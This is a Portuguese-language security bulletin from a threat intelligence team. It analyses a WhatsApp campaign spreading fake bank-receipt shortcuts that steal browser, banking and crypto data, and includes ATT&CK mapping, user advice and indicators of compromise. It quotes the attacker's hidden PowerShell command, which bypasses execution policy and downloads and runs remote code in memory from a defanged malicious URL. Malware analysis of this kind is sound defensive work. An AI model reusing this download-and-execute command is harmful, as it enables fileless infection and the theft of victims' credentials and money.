TLP: CLEAR

BOLETIM DE SEGURANÇA

Alerta para arquivo distribuído pelo WhatsApp que realiza o roubo de dados e informações do dispositivo

“ComprovanteSpray”

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 INTRODUÇÃO EXECUTIVA

Este relatório de segurança, desenvolvido pela equipe de **Inteligência de Ameaças da ISH, Heimdall**, tem como objetivo proporcionar uma compreensão aprofundada e um dimensionamento preciso das ameaças cibernéticas identificadas. O documento está estruturado em três níveis de abordagem: ***Estratégico***, ***Tático*** e ***Operacional***, garantindo uma visão completa e integrada das ameaças e ações recomendadas.

A campanha analisada, denominada ComprovanteSpray, representa um risco significativo devido à sua capacidade de propagação via WhatsApp, execução sem arquivo (fileless) e foco no roubo de credenciais e informações financeiras.

2 ESTRATÉGICO

2.1 SEGMENTO DE MERCADO

Os segmentos de mercado potencialmente afetados pela ameaça ComprovanteSpray incluem:

- Setor financeiro: Bancos, fintechs e provedores de pagamento digital, pois o malware coleta informações bancárias, como credenciais de acesso, cartões e Pix.
- E-commerce e varejo digital: Empresas que armazenam informações de pagamento dos clientes podem ser impactadas por acessos não autorizados e fraudes.
- Setor corporativo: Organizações que utilizam WhatsApp como meio de comunicação interna podem ter credenciais e dados estratégicos comprometidos.
- Usuários finais e consumidores: Indivíduos são os principais alvos, com riscos de fraudes financeiras, sequestro de contas e vazamento de informações pessoais.

2.2 IMPACTO FINANCEIRO POTENCIAL

Os possíveis impactos financeiros decorrentes da campanha ComprovanteSpray incluem:

- Fraudes bancárias: Transferências indevidas e uso não autorizado de cartões e contas bancárias.

- Roubo de criptomoedas: Sequestro de credenciais de carteiras digitais e movimentação ilegal de ativos.
- Comprometimento de dados corporativos: Vazamento de informações sensíveis e credenciais de acesso a sistemas internos.
- Custos com resposta a incidentes: Empresas afetadas podem precisar investir em análises forenses, recuperação de dados e reforço de segurança, além de eventuais multas regulatórias por vazamento de informações.
- Prejuízos reputacionais: Empresas impactadas podem sofrer perda de confiança de clientes e parceiros, afetando seus negócios a longo prazo.

2.3 OBJETIVO DA AMEAÇA

A campanha ComprovanteSpray foi projetada para:

- Roubo de credenciais e informações financeiras: Captura de dados bancários, cartões de crédito, Pix e carteiras digitais.
- Sequestro de contas online: Captura de cookies de sessão e credenciais de acesso a Google, redes sociais e serviços bancários.
- Propagação automatizada via WhatsApp: O malware envia mensagens maliciosas para os contatos da vítima, aumentando a taxa de infecção.
- Execução sem deixar rastros (fileless execution): O código é carregado diretamente na memória, dificultando a detecção por antivírus tradicionais.
- Uso de infraestrutura mascarada: Os dados exfiltrados são enviados para servidores hospedados na Cloudflare, dificultando a identificação e o bloqueio do tráfego malicioso.

A ameaça ComprovanteSpray demonstra um alto grau de automação e evasão, exigindo estratégias de monitoramento avançadas e ações de mitigação proativas para conter sua disseminação e impacto.

3 ANÁLISE DA CAMPANHA MALICIOSA

O time de inteligência de ameaças da ISH Tecnologia, conhecido como **Heimdall**, identificou uma campanha em andamento que utiliza o aplicativo de mensagens instantâneas WhatsApp para disseminar arquivos potencialmente maliciosos.

O ataque começa quando a vítima recebe uma mensagem de um número desconhecido ou de um contato conhecido (caso a campanha já tenha comprometido outras pessoas). A mensagem contém um arquivo no formato .zip, supostamente um “Comprovante bancário”. O conteúdo das mensagens pode variar de acordo com a instituição financeira, tendo sido identificados arquivos maliciosos que alegam ser comprovantes do Itaú e do Bradesco.



Figura 1 – Exemplo de mensagem encaminhada pelo ator de ameaça.

Após realizar o download do arquivo .zip e extrair seu conteúdo, a vítima se depara com três tipos de arquivos: um no formato **.lnk**, outro **.zip** e um terceiro identificado apenas como “**arquivo**”.

Figura 2 – Artefatos descompactados no arquivo .zip.

O time de inteligência analisou cada um desses artefatos para compreender toda a campanha maliciosa. Durante a investigação, foi identificado que o arquivo nomeado como **"ComprovanteBradesco_...."** exibe uma extensão .pdf em seu nome. No entanto, ao ser analisado mais detalhadamente, verificou-se que se

trata, na verdade, de um atalho .lnk projetado para executar um comando em PowerShell.



Figura 3 – Atalho que utiliza comandos do powershell para execução do artefato.

Durante a análise do comando identificado, verificou-se o seguinte código utilizado no PowerShell:

powershell.exe -w hid -noni -ep Bypass -c "Start-Job -Name BLEYZ -ScriptBlock { IEX (iwr -Uri 'https[:]//usmobm.animaliaoqisso[.]com/efmnejqldzbll' -UseBasicParsing).Content }; Start-Sleep 146"

Tabela 1 – Comando identificado no arquivo .ink.

Ao examinar esse comando, foi possível identificar seus principais parâmetros:

- **-w hid:** Permite a execução oculta do PowerShell.
- **-noni:** Impede a exibição do banner interativo.
- **-ep Bypass:** Define a política de execução (ExecutionPolicy) para ignorar as restrições de segurança.
- **-c:** Especifica o comando que será executado no PowerShell.

Além disso, o comando cria um novo processo em segundo plano (Start-Job) nomeado **BLEYZ**, garantindo que a execução ocorra sem interrupções. Em seguida, ele baixa um script da URL especificada **('https[:]//usmobm.animaliaoqisso[.]com/efmnejqldzbll') utilizando Invoke-WebRequest (iwr).** Posteriormente, o comando é executado diretamente na memória por meio do **Invoke-Expression (IEX)**, uma técnica frequentemente empregada para evitar a criação de arquivos no disco, dificultando a detecção por

soluções de segurança. Por fim, a função **Start-Sleep 146** faz com que o script aguarde 146 segundos antes de ser finalizado.

Durante a execução dos artefatos em um ambiente controlado, foi possível verificar que o processo do **PowerShell** é iniciado e realiza uma requisição para uma das URLs definidas pelo ator da ameaça no script. A URL em questão hospeda um script em PowerShell, armazenado em formato **binário** codificado.



Figura 4 – Código armazenado na url em questão em formato binário.

Na análise do segundo código, destacam-se alguns pontos importantes, como a definição de parâmetros de execução para uma função e a criação de um *array* para manipulação de dados binários.

Ao final da execução, identificou-se que o script realiza o download e executa dinamicamente o código **diretamente na memória**, sem gravá-lo no disco. Uma das técnicas observadas foi a utilização de código em *assembly* .NET, uma abordagem comum para evitar detecção por soluções de segurança.

Figura 5 – Código utilizado para execução em memória no sistema operacional.

Na sequência, o script cria uma rotina de trabalho (*Job*) que executa um artefato baixado do local indicado na URL. Nesse caso específico, o arquivo identificado foi **"ysaikº.exe"**.

Durante sua execução, ele coleta informações do dispositivo infectado, armazena temporariamente os dados e, posteriormente, os envia ao servidor C2. Durante a análise, foi identificado que os dados eram enviados para o endereço **IP 104.21.57.182**. Em outra execução, foi observado o **IP 172.67.165.72**, ambos associados ao mesmo domínio.

É importante ressaltar que ambos os IPs pertencem à **Cloudflare**, um serviço frequentemente utilizado por atores de ameaças para mascarar atividades maliciosas e dificultar a detecção.

tgqi.animaliaoqisso.com	172.67.165.72
tgqi.animaliaoqisso.com	104.21.57.182
usmobm.animaliaoqisso.com	172.67.165.72
usmobm.animaliaoqisso.com	104.21.57.182

Figura 6 – Exemplos de conexões realizadas pelos processos maliciosos em memória.

Durante a execução, o malware grava um arquivo temporário contendo informações sobre o dispositivo da vítima. Esse arquivo possui uma estrutura em JSON, com diversos dados coletados durante a infecção.


{"NewTabPage":{"PrevNavigationTime":"13380474113404143"},"accessibility":{"captions":{"live_caption_language":"pt-BR"}},"account_tracker_service_last_update":"13380470513357660","alternate_error_pages":{"backup":true},"apps":{"shortcuts_arch":"","shortcuts_version":0},"autocomplete":{"retention_policy_last_version":131},"autofill":{"last_version_deduped":131},"browser":{"clear_data":{"form_data":true,"hosted_apps_data":true,"passwords":true,"site_settings":true,"time_period_basic":4},"last_clear_browsing_data_tab":1,"window_placement":{"bottom":847,"left":316,"maximized":false,"right":1320,"top":139,"work_area_bottom":1160,"work_area_left":0,"work_area_right":1600,"work_area_top":0}},"cached_fonts":{"search_results_page":{"fonts":["Segoe UI"]}},"chrome":{"prefetch_proxy":{"origin_decider":{"retry_after":{}}}},"countryid_at_install":16978,"default_apps_install_state":2,"default_search_provider":{"guid":""},"domain_diversity":{"last_reporting_timestamp":"13380470509826290"},"download_bubble":{"partial_view_impressions":6},"enterprise_profile_guid":"fc1bea15-4f0b-4717-ae3f-afdd91646f81","extensions":{"alerts":{"initialized":true},"chrome_url_overrides":{},"commands":{"windows:Alt+Shift+G":{"command_name":"show_password_generator","extension":"oboonakemofpalcgghocfoadofidjkkk","global":false},"windows:Alt+Shift+O":{"command_name":"fill_totp","extension":"oboonakemofpalcgghocfoadofidjkkk","global":false},"windows:Alt+Shift+P":{"command_name":"fill_password","extension":"oboonakemofpalcgghocfoadofidjkkk","global":false},"windows:Alt+Shift+U":{"command_name":"fill_username_password","extension":"oboonakemofpalcgghocfoadofidjkkk","global":false},"windows:Ctrl+Shift+U":{"command_name":"_execute_action","extension":"hmeobnfnfcmdkdcmlblgagmfpfboieaf","global":false}},"cws_info_timestamp":"13380470858603166","install_signature":{"expire_date":"2025-03-20","ids":["bfnaelmomeimhlpmgjnjophhpkkoljpa","caljgklbbfbcjjanaijlacgncafpegll","ffnbelfdoeiohenkjibnmadjiehjhajb","fhbohimaelbohpjbbldcngcnapndodjp","hmeobnfnfcmdkdcmlblgagmfpfboieaf","nkbihfbeogaeaoehlefnkodbefgpgknn","oboonakemofpalcgghocfoadofidjkkk"],"invalid_ids":[],"salt":

Figura 7 – Exemplo do arquivo JSON capturado durante a execução do malware em memória.

Após a normalização do JSON, foi possível identificar que o malware coleta as seguintes informações do dispositivo:

- Preferências de idioma;
- Histórico de navegação;
- Permissões concedidas a sites;
- Dados bancários, incluindo informações de cartões e Pix;
- Dados de preenchimento automático (autofill);
- Informações de carteiras de criptomoedas;
- Detalhes do navegador (versão, extensões instaladas e outras informações úteis);
- Cookies de sessão de sites registrados;
- Identificadores de contas do Google associadas;
- Outros dados acessíveis pelo malware.

Após o tempo definido no comando do PowerShell (Start-Sleep: 146), o malware finaliza sua execução no sistema operacional, sem deixar vestígios no ambiente local.

Por meio de ferramentas como **VirusTotal**, foi possível identificar informações públicas relacionadas a essa ameaça. A análise revelou que a

infraestrutura utilizada pelas URLs envolvidas distribuiu diversos artefatos semelhantes ao analisado neste relatório. Esses artefatos, juntamente com seus indicadores, serão detalhados na seção de Indicadores de Comprometimento (IoCs).



Figura 8 – Exemplo de diagrama de associação de domínios e artefatos entregando malware fileless.

Além desse domínio, a ISH Tecnologia identificou e mapeou outros domínios hospedados na Cloudflare, que também estão sendo utilizados para o compartilhamento de malwares voltados ao roubo de informações.

Todos os domínios identificados e apresentados neste relatório permanecem ativos até o momento e continuam sendo utilizados na campanha maliciosa.

A equipe da ISH Tecnologia continuará monitorando a evolução dessa campanha e fornecerá atualizações conforme novas informações forem descobertas.

3.1 TABELA MITRE ATT&CK

Este tópico apresenta as Táticas, Técnicas e Procedimentos (TTPs) identificados nesta ameaça, conforme o framework MITRE ATT&CK, oferecendo

uma visão tática detalhada sobre o comportamento do adversário. O objetivo é permitir o mapeamento das técnicas utilizadas pelos atacantes, facilitando a implementação de contramedidas eficazes e o aprimoramento das defesas de segurança.

Tática	Técnica	Detalhes
Execution (TA0002)	Command and Scripting Interpreter (T1059)	Os atores de ameaças utilizam o powershell para execução do seu ataque.
Execution (TA0002)	PowerShell (T1059.001)	Os atores utilizaram o powershell para a sua rotina de execução e bypass na política de execução.
Execution (TA0002)	Native API (T1106)	Os adversários utilizaram a técnica de API nativa do sistema operacional para execução dos artefatos.
Persistence (TA0003) e Privilege Escalation (TA0004)	DLL Side-Loading (T1574.002)	Os atores foram identificados tentando dropar e utilizar DLLs próprias para execução do ataque.
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Os atores utilizaram scripts ofuscados para entrega do artefato e execução no ssitema.
Defense Evasion (TA0005)	Masquerading (T1036)	Os atores utilizaram de técnicas de ofuscação e mascaramento de nome de arquivo para execução do ataque.
Credntial Access (TA0006)	Steal Web Session Cookie (T1539)	O malware realiza a coleta dos dados de cookies de navegadores.
Credntial Access (TA0006)	Application Windows Discovery (T1010)	Coleta informações do windows, como aplicativos iniciais e outros dados.
Credntial Access (TA0006)	Remote System Discovery (T1018)	Identifica arquivos do host.
Credntial Access (TA0006)	Process Discovery (T1057)	O arquivo consulta uma lista de processos em execução.
Credntial Access (TA0006)	System Information Discovery (T1082)	Coleta informações do dispositivo como políticas, nomes, volume e outras informações.
Credntial Access (TA0006)	Security Software Discovery (T1518.001)	O malware realiza a descoberta de softwares de segurança em execução.
Command and Control (TA0011)	Application Layer Protocol (T1071)	Executa pesquisas de DNS e utiliza HTTPS para comunicação com o C2.
Command and Control (TA0011)	Encrypted Channel (T1573)	Utiliza o HTTPS para comunicação de rede e utiliza SSL MITM Proxy para comunicação.

Tabela 2 – Tabela MITRE ATT&CK

4 RECOMENDAÇÕES

São elencados abaixo pela ISH, medidas que poderão ser adotadas visando a mitigação da referida *ameaça*, como por exemplo:

Desconfie de pedidos urgentes de dinheiro

- Sempre que receber uma solicitação de transferência financeira, especialmente por mensagens de texto, desconfie e confirme diretamente com a pessoa por outro meio (ligação, videochamada ou pessoalmente).

Verifique a identidade do remetente

- Antes de fazer qualquer pagamento, peça um áudio ou uma ligação de vídeo para garantir que a pessoa com quem você está falando é realmente quem diz ser.

Evite expor dados pessoais e imagens nas redes sociais

- Criminosos muitas vezes obtêm fotos e informações de suas vítimas através de redes sociais abertas. Restrinja suas configurações de privacidade e evite compartilhar dados sensíveis publicamente.

Habilite a verificação em duas etapas no WhatsApp

- Essa funcionalidade adiciona uma camada extra de segurança, dificultando a clonagem de contas. Para ativá-la:
    - Vá em **Configurações** > **Conta** > **Confirmação em duas etapas** > **Ativar**.

Cuidado com números desconhecidos se passando por contatos familiares

- Golpistas costumam alegar que trocaram de número e usam essa justificativa para convencer a vítima a transferir dinheiro. Sempre confirme por outros meios antes de responder.

Não compartilhe códigos de verificação

- Caso receba um SMS com um código de segurança do WhatsApp, nunca compartilhe esse código com ninguém. Golpistas podem usá-lo para tomar controle da sua conta.

Informe e eduque familiares e amigos

- Muitos golpes são bem-sucedidos porque as vítimas não estão cientes dessas práticas. Compartilhe informações sobre como evitar fraudes e ajude a conscientizar outras pessoas.

Reporte perfis falsos ao WhatsApp e às autoridades

- Caso identifique uma conta falsa, denuncie diretamente pelo WhatsApp:
    - **Abra o chat > Toque no nome do contato > Role até "Denunciar"**.
- Se necessário, registre um boletim de ocorrência na delegacia ou em plataformas online, como a **Delegacia de Crimes Cibernéticos** de seu estado.

Além destas recomendações, ao receber quaisquer tipos de "Comprovantes" que possa corresponder com o referido método de ataque utilizado e mapeado pelo time de inteligência, recomendamos não realizar o download e reportar ou denunciar o referido perfil.

5 OUTROS MÉTODOS UTILIZADOS NOS GOLPES

Os cibercriminosos utilizam diversos vetores de ataque para aplicar golpes de falsificação de identidade no WhatsApp. Abaixo estão os principais métodos que eles utilizam para obter informações e enganar as vítimas:

Engenharia social

- **Manipulação psicológica:** Criminosos exploram o senso de urgência e confiança para enganar as vítimas.
- **Mensagens emocionais:** Alegam emergências como contas atrasadas, problemas médicos ou oportunidades imperdíveis.
- **Uso de linguagem informal:** Tentam imitar o jeito de falar da pessoa que estão se passando.

Coleta de dados em redes sociais

- **Perfis abertos:** Golpistas extraem fotos, nomes e informações de perfis públicos.
- **Comentários e interações:** Monitoram conversas para identificar relações pessoais e entender como abordar a vítima.
- **Roubo de fotos e números:** Pegam imagens e informações para criar perfis falsos no WhatsApp.

Clonagem de WhatsApp

- **Sim Swap (Troca de SIM):** O fraudador convence a operadora a transferir o número da vítima para um novo chip.
- **Roubo de código de verificação:** Enviam mensagens falsas ou fazem ligações fingindo ser suporte técnico para obter o código de 6 dígitos do WhatsApp.
- **Malware em links maliciosos:** Enviam mensagens com links falsos que, ao serem clicados, roubam informações do usuário.

Spoofing (Falsificação de Número de Telefone)

- Usam aplicativos de VoIP para gerar números temporários parecidos com os de contatos reais da vítima.
- Envio de mensagens como se fossem de um número confiável, aumentando a chance de a vítima acreditar no golpe.

Uso de bots e Inteligência Artificial

- **Mensagens automáticas personalizadas:** Bots enviam mensagens genéricas de "novo número" para várias pessoas ao mesmo tempo.
- **Áudio e vídeo deepfake:** Com IA, conseguem criar áudios e vídeos imitando a voz de alguém, tornando o golpe mais convincente.

Vazamento de dados e phishing

- **Dados de vazamentos anteriores:** Criminosos compram bases de dados vazadas que contêm números de telefone e informações pessoais.
- **Golpes de phishing:** Criam sites falsos parecidos com bancos, operadoras e serviços conhecidos para roubar credenciais.

Perfis falsos e aplicativos falsos

- Criam perfis falsos no WhatsApp com fotos roubadas de outras pessoas.
- Usam aplicativos de WhatsApp modificado que permitem burlar algumas verificações de segurança e enganar vítimas.

6 OPERACIONAL

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

6.1 INDICADORES DE COMPROMETIMENTO (IOC)

Indicadores de Comprometimento	
md5:	5839f53979c3af8e284f177cf24a4cbe
sha1:	7ac097bdefe5f05c4dee7810bc1266ffc48b15f6
sha256:	3e1bf98c3c2835ef468dfab36877ea7fb7a2289ef688655133ab58ac844105a5
File name:	ItauComprovante-76955.682.zip

Indicadores de Comprometimento	
md5:	d979b74d918e1463b7c254c4ba56d5b2
sha1:	eeff991ebdecb04918b8ccef1fd302f04b5ee2d3
sha256:	62069aa490852edb323878a13589e3801956eb2fa3d2f12a1a0e6b96dd7d1fec
File name:	ItauComprovante-74775-4474.pdf.lnk

Indicadores de Comprometimento	
md5:	c4957206c3e8b111f49ac887ec7d2c49
sha1:	cb61c29e946680f970340ac8655067bd7933915f
sha256:	3ccb39d2191a713f44d11af823529d12f42774959699d49798fa3f80d9d29593
File name:	____

Indicadores de Comprometimento	
md5:	834953120e8c2d9c09236a247ff56c71
sha1:	4f5121dfae57076960af07991fb5b24b957ce40b
sha256:	90894d0626f9f025912a66e971b917b996eeea94234da6c201dcc53be1de07a1
File name:	ComprovanteBradesco_2025-71503.922.zip

Indicadores de Comprometimento	
md5:	e6e2e7e7192d8332deba8294ea187eca
sha1:	1efe80d8d3fb8e8a9298ed9974115b68c17fbb15
sha256:	1b089c67ecfe70b393e47459076de4201e170106ef0d00f81655db9c13a7fde4
File name:	ComprovanteBradesco_2025-483239-654-70.pdf.lnk

Indicadores de Comprometimento	
md5:	7abe2321ceac1e3c046787a4fd7a669d
sha1:	20facd96e0624ed5ff8ccb94a2d1f77ff74c42e5
sha256:	e40366d22cd291cee5e64fcc26e79eab85a5baa720053fed71d5bbe516ff4288
File name:	____

Indicadores de Comprometimento	
md5:	38b7bb54f516c4f97d89c58bcedc7e11
sha1:	1942e0ca0a7166c9e7f4b61d95f8cd1c94de0cf8
sha256:	a4fe727518f09fccad4b171eb9c5d047bb292b25eb8796db07c1d786a76ed78d
File name:	.zip

Tabelas 3 – Indicadores relacionados a arquivos de host

Indicadores de URLs
https[:]//usmobm.animaliaoqisso[.]com/efmnejqldzbll
https[:]//pzhiwt.rosaebrain[.]com/qqasselnoylzu

Tabela 4 – Indicadores relacionados a urls maliciosas

Indicadores de Rede (Domínio)
animaliaoqisso[.]com
rosaebrain[.]com
Pinkeosemrabo[.]com

Tabela 5 – Indicadores de domínios identificados

Outros indicadores maliciosos identificados na campanha:

04059a9fae8c1c84186f46d153068faa07918bd2765e7265810b934a1b8a4e3e
04c9b6be3ac1e8aef88b03371c7f347aecce08fa2a330b7d9d2ae0c18b1289bd
060f349bed114cbc7986e52ec38423537883a473198741835ce782b27dc2baa0
07b9adcd04fdf1e2204fcd70f0fc5e3bad7c9d22480d74c210f28ac295077af4
0a3588c265e60d37601a4182a2a03a16b4dbda187d97826ddb83998eaea6fe03
0e3e02cec89bc0cd54b7012c0a2801c8c366b8d9a3582b7a12c515eeeb8e506c
135c26d1a624793438b8ddde0e782b9cc66f7e0dbab83f35607012012958d59d
155ffec78cbc907b8cd6c76cdb6a9c162a5bcadf3123badb94f4324482f6c723
156961c606c571d69bc12f66aae85d530ec39663c57967ec052a65f42e8843bb
1670587b033f3c0e555d3e41fbcbc3cee047277547139bb653b41df52ac617bd
17a7970e01ec9f494c751d0bbd19b1e875c4c7132583661d8142868718c9e2b8
1801b11fc37730f176618d6a8f0f9bbd2b4e4d9d7e2497d265aea91a3daea21e
1b089c67ecfe70b393e47459076de4201e170106ef0d00f81655db9c13a7fde4
1d59c246ac62bd808cec2ba6e0050fcf0e5e8b70eb836de25b4860490605f874
20aa1cc40ba15462988fa0aa1b589d0091954176725f304e1247a9a03f5388a5
2ab22c2a37bd03ca071b01ec4733ed3ebb19122c7a4dd2741ca93af379e48502
2b41fd292667993f1b9788cd7bff49e9f802a03796cdb3abf6447b6926479c20
2bde921837514d3c7acc02c7a481e14a6d0cf74360ba46acfddb66179660b802
2cbf934f8481b4ea892af36928efdd11d48c9638275a4bf1d21a5d67b87df63b
2e32b6501204fa39091744c9995924c52c1998cc003a6a863532aa1c240627ba
2ebe0fa4b91290b6551dea7c63e1c5d5223872e9b731c358feec98b88cc50ff2
3277bb143592f3380fa321ee089f7d0f699438109ad0bb507fe2ab39341f6017
36c9c1f9b7780a523ca81aca4f4c6c9649ff157e0d788d7d7f94224cdf5088ad

36d4724ae5de8b1541f7584f63a70369e48dba55a48792daaa3766aa3478ff06
3b7df6175cb1cf7439367ff84160e026e07efb3d577f9a6f0b156f189bcfcb1e
3bb97664be15d61001febb5e06fb64aee1675b7ee1cf6f07e5669268b6a4f7a7
3c22411bcf9600b251093c7fb53017ad33f9d4457eacd86e6b971d97e4507c2e
3ccd30b7a948f369a20da3be7059ad73811ae7329a49ca539f08f938e009d897
434ca3acdf5257f7142275157ef438b9bfb18802f890b00bbcc9aab5bc574f0e
44385a93595fc59bd32dc9c1e334bc76230d350344b600cb90e4166bcd28dd37
4a52e7d7aeea3cd3697507b10b011d84325e8a256ae3c6403a2d33977d10b42e
4c94ea01604d62a6399ee9c1ade71bd9b48873efcfe6ccba3177156155876721
4cbce29374eadcc5df9a05c40d0499950503a47b07e9bcf08f31f7d992864909
606adf7e8e1fb466fddb52abd21ebfa2871f4da96392f2725b290dfb8d8089c9
60ed9ff66e3df24830d0adeca9c25a536864bcdb5368402d81edfd70d69e1605
62503183a77d86d0624b595444e4529aa4a6dd4247e0d07af410ce763e3e26c9
626d379e435fedf74713ef948c2ace7bbd7737a75df8e719114758c16f0e10b5
62d5348ea378d6b8418e70714d888fd53850966d437212b01776c154d8701689
63d1e96d84fd4cd9fda28e71207596dd40a9c336e891a1ded3ecedd52b3d4750
65c5b2bc0dc8248a20dc77d510e883b7cd5ba0b92706098cac46a174fc1882a4
6681d6c930ef983f54be0a4996a2c4d695deec6124ef531f7d205ed803ec3c32
67d1ba02471362b21eccebba14997340242770911e7966ba15b59ed1d69b85c8
687483ebacabc1004c5003f322ee010e4936442c724848646a824e8c1eb2b77d
69b52de1d4677fc8343148ed9b488eac5e89ee5724efbdccab49ab509e3376c7
6af90b66db833d1d823a1afa2c9022ffa0c8cc7486feda2e15905e13d8bc3cd2
6ca3aea91d025e9bf76320ff228b9b28eb37e387bb7e898cc9edeb961184af6e
6d7ca1a96b95a283508eee19187717b4df209d8857cb7799d20d9b943ada21da
6d8ca8223c171aea796c49eb11294755957411fceee935efc3419cc68958e430
6e09dde2dba6da118be4b1fa94f216e1f75b4e8e1e7e5e3d08fd024180cadd1a
72e90c80d978c9c4e4bcc68e030ab2d7b47fa1fdbc933f7af3ecdf88d42bd270
770880a04b67eb6b7e61177af7fb0a40fb6c1558f02b05f0ea92f3bcf743f70e
7873547d1542f4cf434ac6c0bbe62836585a8f4e425b3685edaf990b0fb62812
78ef6f682aed4366d0061205d0fd0fe06b0e3a1b36935cd4622ae61679c800a4
78fad8e552b86a08f2fef4070f4bca1a0a1314f5fe46df5fcbb39a9b34db220e
79460ca4978fa590332cd14b253557bbf4d9692b26ac5b1f3118fe109b9ef9fb
7bdef84ca77bbb769e45398dfc6a3fef9d85b7a3ac737c40cf721f542156366b
7c5a04a80c3e2caa20bca7fce61ad3a6d765b352ed27b18e66c0d161ab22c3ce
7d0f40dd3bba4e5be5e3188488a4653d69b57e96c216d0e05034ffff01d4f773
81c69de63df71699587da85f4d119feeed7a76b043365abf1c2bebba7bbe7441
820a816ea84a294cc1d1cb312fc884596f8b96598d01d07108059b6d362c3f0f
82caf93950ba33baf8c3fb886ad00bdcb6a76f4026e66048826668c97fe64450
84836adc23bc375533f8b8acc235689dcde3f485fd9af738ea7d8f9a2c7a6f1a
897417ff57ac5edd1d4bf26de3bd7cfe6f57ec2e257319ccde3444f506b52f56
8d1813dbab845fd40113773dcbe696dd51b7549389e41c76f794594d42f6cc78
8e0d66e77d1993a1285bafaa6b32ef5b480ef1447fc55545c552c174b18b8e02
91166e769119ddb488da3b73ed2b399367a227a60a7fc5313dbaa87515aa435d
962a3b93c82f99721444a0494b98c22de24d3d3d8d9355ad24b2a9a8454c4833

9f490d37dc7b0c612933081f0027d912d07765b482e554d573e91ffa88178066
